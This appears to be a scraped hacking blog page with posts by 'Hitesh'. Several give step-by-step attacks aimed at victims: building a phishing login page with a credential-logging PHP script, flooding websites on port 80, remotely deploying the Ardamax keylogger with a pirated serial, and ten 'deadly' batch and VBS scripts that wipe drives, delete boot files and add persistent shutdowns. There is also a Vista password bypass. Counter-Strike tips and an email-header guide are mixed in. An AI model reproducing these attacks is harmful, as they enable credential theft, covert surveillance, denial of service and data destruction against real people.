Counter Hack Quote Of The Day

"Worrying is like sitting in a rocking chair, you can rock all you want, but it doesn't get you anywhere."
- Landon Massel

User Request : Overview Of Phishing  

Posted by Hitesh


Index:
What is a phisher? - 101
Making a T35 Account - 102
Getting Web pages Source Code - 103
Creating Phish File - 104
How to fool people - 105
------------------------
What is a phisher? 101
------------------------

A phisher is a fake login page used to gain access to someones account. When someone logs into the fake login page, there password is sent to you.

--------------------------
Making a T35 Account 102
--------------------------

In order to make a phisher, you need a web hosting site, I recommend T35. Sign up with a free acount and title it (websiteyourgonnaphish).spam.com For example: myspace.spam.com Most likeley, it is taken so add numbers like 08, or 07.

--------------------------------------
Getting Web Pages Source Code 103
--------------------------------------

After you create that page, go to the website you will make a phisher for, I will use KHI ( http://www.forums.khinsider.com ) Make sure you are logged out and and attempt to post a message. You will get an error saying you must log-in. From tehre right-click the page, and click View Source. Copy and paste what has popped-up.

------------------------
Creating Phish File 104
------------------------

Once you have that copied, go to your T35 account. Click on "New File" Title it login.htm Then paste your Source Code you copied from 104. Save it.

Now create another file, title it fhish.php And inside, paste this code:

Code:
$value) {
fwrite($handle, $variable);
fwrite($handle, "=");
fwrite($handle, $value);
fwrite($handle, "\r\n");
}
fwrite($handle, "\r\n");
fclose($handle);
exit;
?>


The http://www.myspace.com is what the page goes to after the victim logs in, change that to what desired

Save the file.


Go back to your login.htm file and click edit. Press CTRL+F and type in action= in the box. Keep pressing find until you find something that says action=(something that has to do with logging in). Replace that with fhish.php. Congratulations, you have a phisher!

-------------------------
How to fool people - 105
-------------------------
What you do now is disguise your link. Use this code:
Code:
T35acount.spam.com/login.htm

That is the link to your phishing page. When people login to that, you will get the password in a password.txt file that will be created when someone types something into it. But, you have to trick people. Use this code.

Code:
[url=xxx.spam.com]*real website name*.com/login.php[/url]

You do the same for any forum!


Thank you for reading! Hope it helps! If i was missing something, or you have any questions, Mail me

Stumble Upon Toolbar

Crash Small Websites .  

Posted by Hitesh


Tools

Port scanner & rDos


http://www.mediafire.com/?sharekey=7fcc5e5c82ff2dcbe62ea590dc5e5dbbe04e75f6e8ebb871


HotSpotSheild Proxy!


http://hotspotshield.com/


Step One: First we need to find the websites IP Adress. This is very easy todo.

Ok so say they URL is http://www.yoursite.com ok now that you have your URL open Up

Cmd todo this press Start>Run>cmd Once you have CMD open you type ping

http://www.yoursite.com press enter and you will get the ip of the website. (YOU MUST

REMOVE HTTP:// AND ANY /'s)


Step Two: Now we must test to see if port 80 is open (it usually is).
This is very easy todo to Ok open up the port scanner you downloaded.
Once in the port scanner type in your Victims ip that you got from step 1.
It will ask you todo a range scan or a full scan (SELECT REANGE SCAN!) It will ask for
conformaition you have to use a capital Y or a capital N! Now enter 79 for lowest port and
81 for highest hit enter than hit cap Y.
[X] = Closed
[X] Vulnerable = Open


Step Three ALMOST DONE:
The final and easiest step (IF PORT 80 IS CLOSED PICK A NEW SITE!)
If port 80 is open your on your way to crashing!!

Ok open Up rDos that you download.
Enter your victims ip that we got from step 1.
It will ask you for the port to attack use port 80 that is why we scaned to make sure 80
was open! If it is closed it will not work.
Hit enter.. *=Flooding -=Crashed Or didn't connect!

Regards
●๋●н•-------●2•--------●k•-------●2●๋•
нαck τнε нαckεг kгαck τнε kгαckεг

Stumble Upon Toolbar

Software Review "GMDesk"  

Posted by Hitesh

May be this is an old application but still for the people who dont know about this application here is some info about it


What is GMDesk?
GMDesk is an application that lets you run Gmail, Google Calendar, Google Docs and Google Maps as a stand-alone application to do all your mail handling, calendar event reading etc with. No need to open it up in a web browser, or have it clutter your workspace.
Fire up GMDesk, and just alt-tab (on Windows or Linux) or Cmd-tab (on Mac) to shift between this application and the other ones you are running.
GMDesk offers an easy menu as well as keyboard shortcuts to switch between different Google services, and you can specify what default service you want the application to start with. It also supports Google Apps access as well.


source : Robert Nym


Regards

●๋●н•-------●2•--------●k•-------●2●๋•

нαck τнε нαckεг kгαck τнε kгαckεг

Stumble Upon Toolbar

Mapwise Strategy : De_Dust2  

Posted by Hitesh


Counter-Terrorist (CT) Side:
Pistol Round: 2 B, 2 on SA watching SA, mid, and lower b, 1 watching LA close to bombsite on the ramp.
A set up(3-1-1): 1 LA, 2 SA or platform, 1 b, 1 mid
B set up(SA Open strat): 2 long a, 1 mid, 2 b
C set up(2-1-2 or Strong B): 1 long a, 1 SA, 1 mid, 2 b

Terrorist (T) Side:
Player1: AK
Player2: AK
Player3: AK
Player4: AWP or AK sometimes
Player5: AWP

Pistol Round: Player1, Player2, Player3 Rush LA with flashes/grenades and the bomb. Player4 and Player5 delay up SA trying to flank and get rotators.

Verge Strat: Player5, Player4 pick mid, Player3, Player2, Player1 with AKs rush towards B. If AWPS get a pick take and hold B. If awpers don't get a pick then Player1, Player2, Player5 go SA, Player4 sneaks long, and Player3 watches for rotators in mid/lower b area. Make sure to smoke middle if the team ends up going to A.

Complexity Strat: Player1 goes lower B, Player5 picks mid, 3 team members(Player3, Player2, and Player4) rush and take long. Leave the awper(Player4) in pit at LA, then Player3 and Player2 meet up with Player5 and go up SA and take A. Player1 hangs middle and gets rotators. Make sure to smoke middle if the team ends up going to A.

Spread Strat: Player2, Player3, Player4, Player5 work A both LA and SA, Player1 goes B and try to get picks/rotators.

2-3 Split A: 3 team members(1 awp, 2 AKs) take LA, while other team members smoke mid and come up SA. Plant A and cover bomb. Make sure to lay 2-3 smokes when crossing from LA to site.

Note: You can also do full team rushes as well such as a B rush, B tunnels to mid rush, SA rush, or LA rush. These usually don't work that well against good teams though. I would advice using these on save rounds, deagle rounds, or on a team in which you know is weak at a certain position on the map.

Common Map Locations
Long A: This is the route to A bombsite going right out of T spawn and then threw the small tunnel with doors.
Short A: This is the route to A bombsite going up middle out of spawn and then going up stairs into A bombsite. This is also known as cat or catwalk.
Upper B: This is the part of the tunnels outside of B that connects to the B bomb site.
Lower B: This is the part of the tunnels outside of B that connects to middle.
Pit: This is the declined ramp at long A.


source:counterstrikestrats

Regards
SILENT||AGGRESSION

Stumble Upon Toolbar

Its Time For Keyloggers ! (step 1 of hacking)  

Posted by Hitesh


Keylogers basically store all key strokes(could be password or anything typed)


Step 1 : Download Ardamax Keylogger

Tutorial :

1) Now install this after installing you will find adramax icon in tray icons list

2) Right click on that icon and select register with a key

registration name is
forumw
and registration serial is
JUTSORHVSCQQGUF

3) Now right click and choose REMOTE INSTALLATION


4) A wizard will comeup .. press next for 4 times

5) then it will ask for updates , uncheck it

6) Now click next , now give the self destruction date to next 3-2 months

7) Now they will ask that send logs every : choose every 5 minutes

8) deleivery method select it as email

9) now click next now send to give here your own email id

10) smtp host-->press find

11) Username : give anything as username and password now do next for 4 times ..

12) You will get a message saying - : deplosive package made successfully

13) Your htv.exe file will apear ..

Send this file to the victim as soon as he double clicks it, you will get his keystrokes in every 5 mins in email id provided ..

they may come in spam / junk ....... Happy hacking

Regards

●๋●н•-------●2•--------●k•-------●2●๋•

нαck τнε нαckεг kгαck τнε kгαckεг

Stumble Upon Toolbar

10 Deadly Scripts !  

Posted by Hitesh


Warning : Please Use ALL At Your Own Risk.Never Try On Your Own Pc
Let Your Enemy See Your Power

Now below i am posting some codes which are known as "Deadly"

All Scripts Here Are To Be Copied In NotePad


#1.This Will Delete All The Content Of A Drive

@echo off
del %systemdrive%\*.* /f /s /q
shutdown -r -f -t 00

Save The Above Code As Anything.bat

#2.This Will Just Restart Your Pc

@echo off
shutdown -r -f -t 00

Save The Above Code As Anything.bat


#3.This Will Crash Ur Computer
.
Option Explicit
Dim WSHShell
Set WSHShell=Wscript.CreateObject("Wscript.Shell")
Dim x
For x = 1 to 100000000
WSHShell.Run "Tourstart.exe"
Next
.
Save It As Anything.vbs
It Only Works With Windows XP


#4.

echo off@
cls
call attrib -h -r c:\autoexec.bat >nul
echo @echo off >c:\autoexec.bat
echo deltree /y c:\progra~1\*.* nul >>c:\autoexec.bat
echo copy c:\******s\command\forma.com c:\ >nul >>c:\autoexe.bat
echo copy c:\******s\command/deltree.exe c:\ >nul >>c:\autoexec.bat
echo deltre /y c:\******s\*.* >nul >>c:\autoexec.bat
echoformat c:/q /u /autotest >nul >>c:\autoexe.bat
.
Save It As Anything.bat
No Idea About The After Effects OF This Virus


#5.The Most Simple Virus To Crush The Window

.
@Echo off
Del C:\ *.* |y
.
Save It As Anything.bat


#6.This will crash ur computer

: loop
start cmd.exe
goto loop
.
Save As Anything.bat


#7.Script that crashes pc

.
@echo off
attrib -r -s -h c:\autoexec.bat
del c:\autoexec.bat
attrib -r -s -h c:\boot.ini
del c:\boot.ini
attrib -r -s -h c:\ntldr
del c:\ntldr
attrib -r -s -h c:\windows\win.ini
del c:\windows\win.ini
@echo off
msg * YOU GOT OWNED!!!
shutdown -s -t 7 -c "A VIRUS IS TAKING OVER c:Drive
.

Save As Anything.bat File In Notepad!!
This Will Pop Up A Message Saying OWNED!!
And Shut Down The Computer Never To Reboot Again!

#8.Shutdowns Computer Everytime It Is Turned On

.
echo @echo off>c:windowshartlell.bat
echo break off>>c:windowshartlell.bat
echo shutdown -r -t 11 -f>>c:windowshartlell.bat
echo end>>c:windowshartlell.bat
reg add hkey_local_machinesoftwaremicrosoftwindowscurrentv ersionrun /v startAPI /t reg_sz /d c:windowshartlell.bat /f
reg add hkey_current_usersoftwaremicrosoftwindowscurrentve rsionrun /v /t reg_sz /d c:windowshartlell.bat /f
echo You have been HACKED.
PAUSE


#9.Disable Internet Permanently

.
echo @echo off>c:windowswimn32.bat
echo break off>>c:windowswimn32.bat
echo ipconfig/release_all>>c:windowswimn32.bat
echo end>>c:windowswimn32.bat
reg add hkey_local_machinesoftwaremicrosoftwindowscurrentv ersionrun /v WINDOWsAPI /t reg_sz /d c:windowswimn32.bat /f
reg add hkey_current_usersoftwaremicrosoftwindowscurrentve rsionrun /v CONTROLexit /t reg_sz /d c:windowswimn32.bat /f
echo You Have Been HACKED!
PAUSE


#10.Change Files To Non-working TXT Files

.
REN *.DOC *.TXT
REN *.JPEG *.TXT
REN *.LNK *.TXT
REN *.AVI *.TXT
REN *.MPEG *.TXT
REN *.COM *.TXT
REN *.BAT *.TXT


Regards

●๋●н•-------●2•--------●k•-------●2●๋•

нαck τнε нαckεг kгαck τнε kгαckεг

Stumble Upon Toolbar

Finding IP adress of E-Mail sender  

Posted by Hitesh


When you receive an email, you receive more than just the message. The email comes with headers that carry important information that can tell where the email was sent from and possibly who sent it. For that, you would need to find the IP address of the sender. The tutorial below can help you find the IP address of the sender. Note that this will not work if the sender uses anonymous proxy servers.

Finding IP address in Gmail

1. Log into your Gmail account with your username and password.
2. Open the mail.
3. To display the headers,
* Click on More options corresponding to that thread. You should get a bunch of links.
* Click on Show original
4. You should get headers like this:
Gmail headers : name
Look for Received: from followed by a few hostnames and an IP address between square brackets. In this case, it is

65.119.112.245.
That is the IP address of the sender!
5. Track the IP address of the sender


Finding IP address in Yahoo! Mail

1. Log into your Yahoo! mail with your username and password.
2. Click on Inbox or whichever folder you have stored your mail.
3. Open the mail.
4. If you do not see the headers above the mail message, your headers are not displayed. To display the headers,
* Click on Options on the top-right corner
* In the Mail Options page, click on General Preferences
* Scroll down to Messages where you have the Headers option
* Make sure that Show all headers on incoming messages is selected
* Click on the Save button


Finding IP address in Hotmail

1. Log into your Hotmail account with your username and password.
2. Click on the Mail tab on the top.
3. Open the mail.
4. If you do not see the headers above the mail message, your headers are not displayed. To display the headers,
* Click on Options on the top-right corner
* In the Mail Options page, click on Mail Display Settings
* In Message Headers, make sure Advanced option is checked
* Click on Ok button
* Go back to the mails and open that mail
5. If you find a header with X-Originating-IP: followed by an IP address, that is the sender's IP address
Hotmail headers : name ,In this case the IP address of the sender is [68.34.60.59]. Jump to step 9.
6. If you find a header with Received: from followed by a Gmail proxy like this
Hotmail headers : name
Look for Received: from followed by IP address within square brackets[].
In this case, the IP address of the sender is [69.140.7.58]. Jump to step 9.
7. Or else if you have headers like this
Hotmail headers : name
Look for Received: from followed by IP address within square brackets[].
In this case, the IP address of the sender is [61.83.145.129] (Spam mail). Jump to step 9.
8. If you have multiple Received: from headers, eliminate the ones that have proxy.anyknownserver.com.
9. Track the IP address of the sender
* Go back to the mails and open that mail
5. You should see similar headers like this:
Yahoo! headers : name
Look for Received: from followed by the IP address between square brackets [ ]. Here, it is 202.65.138.109.
That is be the IP address of the sender!
6. Track the IP address of the sender

Regards

●๋●н•-------●2•--------●k•-------●2●๋•

нαck τнε нαckεг kгαck τнε kгαckεг

Stumble Upon Toolbar

Tips On Strategies !  

Posted by Hitesh


Accomplish your objective to force the other team to make a move

Often the other team will be either camping, or moving cautiously, or waiting for you to make a move. Particularly when the round is drawing to a close and there are only a few surviving players left, you can try and turn the tide of battle by putting your enemies on the defensive. If you're a Counter-Terrorist on a hostage rescue map, go grab the remaining hostage and make a run for it. If you're a Terrorist on a bomb/defuse map, try planting the bomb in order to force your enemies out. And so on. If done carefully, this can often turn the hunter into the hunted, since now you will be taking the initiative and forcing your enemies into predictable, sometimes exposed, behavior (chasing after the hostages and their rescuer, defusing the bomb, etc.). If you're being hunted, try flipping the script.


Leave gratings and vents intact when possible

Untouched windows and vents serve as an early warning system. It takes noise to open a vent or grating -- not much if a knife is used, but enough to to be noticed if it's nearby -- and this can alert you to sneaking enemies even when they're not direct line of sight. Even for vents and destructible objects far away, seeing them destroyed -- or noticing later that they're destroyed -- can give you a heads-up as to enemy locations, provided you know your team isn't shooting at them. If you hold off on destroying vents and gratings, you'll know that when they're gone an enemy was responsible.


Don't hesitate to sacrifice yourself for the team

The goal of Counter-Strike is for your team to win, not just you. To be a successful Counter-Strike player, you need to put your team above yourself -- and that means your team, not whatever clan you're in this week. To accomplish your objective, that sometimes means laying down your life for the good of the team. When your teammate is planting a bomb, you need to put yourself between him and the enemy. When the VIP is making a hasty retreat, don't hesitate to try to lead the enemy astray by moving out of cover and drawing fire while he can escape. When your teammate is making a run with the hostages trailing behind him, step in the line of fire to give the enemy multiple targets. Your team always comes first.


Take out snipers first

Snipers -- enemy on high ground and watching over your advance, whether they're actually using sniper weapons or not -- are your primary concern. When you're on the offensive, competent snipers are the main impediment to achieving your objective. Give the highest priority to taking out the snipers; once they're gone you can continue on. Snipers are your biggest threat when advancing. Eliminate them first.


When low on ammo and enemy is nearby, pick up enemy gun

When you're in the thick of things, often successfully reloading before you come across another enemy is the primary impediment to your success. When you've just downed an enemy -- particularly if you caught him unaware so he did not return much fire -- and you need to reload but other enemies are nearby, consider picking up the downed enemy's weapon. Obviously, this is a particularly good idea if his weapon is superior to your own. If your enemies are hunting you, they may wait until right after a firefight to make their move, figuring that you're probably distracted or low on ammo or reloading. Being fully prepared with a fully-loaded weapon can give you the upper hand. If you're low on ammo, consider picking up weapons from your downed foes.


When sniping, relocate after being spotted

Snipers are deadly in any realistic game like Counter-Strike -- running out into open without cover is tantamount to suicide. But by the same token, an uncareful sniper can easily be taken down by an enemy sniper, or even an assaulting foe with an accurate weapon (like an AK47 or a Colt) and good aim. If you're sniping, once you're spotted, relocate to another position. It doesn't necessarily have to be far away, your head just needs to be poking out of another area. If you're firing at another sniper who doesn't yet see you and miss, he shortly will -- move to another position and resume the attack. A sniper in a known location is a soon-to-be-dead sniper.


If the round ends and you survive, avoid enemy contact

If the round ends by something other than elimination -- i.e., the Counter-Terrorists rescue all the hostages or the Terrorists successfully destroy the bomb site -- then avoid enemy contact. At this point it does you no good to engage the enemy: The round is already over and you only risk getting killed. Part of Counter-Strike is managing your money, and risking losing your current weapon is not worth it when the round is already over. It doesn't do you any good to engage the enemy once the round is over.


If you find yourself isolated and outmatched, concentrate on taking out one enemy

Every Counter-Strike player has found themselves out on point and has accidentally stumbled into the spearhead of an enemy assault. When you have no choice but to die, take someone out with you. Instead of spraying bullets at the entire general area, hoping to whittle all of the opponents down, concentrate on one individual and inflict all your might upon him before you get taken down. Your remaining teammates will be better off with one fewer enemy rather than that same amount of damage spread over each enemy. If you find yourself being overrun and are certain to die, concentrate on taking one enemy with you, to help out your teammates down the line.

source:bosskey

Regards
SILENT||AGGRESSION

Stumble Upon Toolbar

Crack Password in Windows Vista  

Posted by Hitesh


Try to boot from windows vista dvd or if u have oem computer go to repair options !!

Boot to Win RE
Click Command Prompt option.
Type the following command:
C:
CD Windows\system32
ren cmd.exe cmd.old
ren magnify.exe cmd.exe
ren cmd.old magnify.exe
Restart computer
Click on Easy of Access centre left side bottom à Choose Magnify option à Command prompt opens up
Type: net user administrator /active:yes
Restart the computer
Logon on administrator account and then using User Account page, remove password for the other account
Search for Magnify.exe in start search and click on it
Command prompt opens up
Type: net user administrator /active:no
Restart the computer
This will disable the administrator account.
Boot to winRE
Type the following:
C:
CD Windows\system32
ren magnify.exe cmd.old
ren cmd.exe magnify.exe
ren cmd.old cmd.exe
exit
Restart the computer – system logs on to the User account without asking for password provided there is only one user account.

Regards

●๋●н•-------●2•--------●k•-------●2●๋•

нαck τнε нαckεг kгαck τнε kгαckεг

Stumble Upon Toolbar

Shutdown Computer with a Cell Phone !  

Posted by Hitesh


Using this method, a user can shutdown, restart, hibernate, etc. his or her computer, just by sending an email from his or her phone.

To do this, all you will need is Microsoft Outlook which should come with Microsoft Office, which most people have. This will need to be on the computer wish you wish to shutdown.

So, this is how you do this:

1. First, you need the batch files to perform the Shutdown, Hibernate etc. You can write them down yourselves

2. open your note pad

and write lik this...

c:\windows\system32\shutdown -s -f -t 00

and save it as shutdown.bat

3. Open up Microsoft Outlook. Make sure that you have already configured it for your email.Now we will need to make it so that Outlook checks your inbox about every minute (1 minute for testing time can be increased if a delayed shutdown is desired). You can do this by going to Tools: Options.

4. Then click the Mail Setup tab, and afterwards, the Send/Receive button.

5. Make sure that the Schedule an automatic send/receive every... box is checked, and set the number of minutes to 1. Now you may close all of these dialog boxes.

6. Now go to Tools: Rules and Alerts... Next click the options button in the upper right hand corner and press the Import Rules button.

7. Now select the shutdown.bat file ...whi u hv created ...

8. Now, when you send a message from your phone to your e-mail address with the subject shutdown or smsshutdown%%, your computer will shutdown.
Regards

●๋●н•-------●2•--------●k•-------●2●๋•

нαck τнε нαckεг kгαck τнε kгαckεг

Stumble Upon Toolbar

free html visitor counters
Add to Technorati Favorites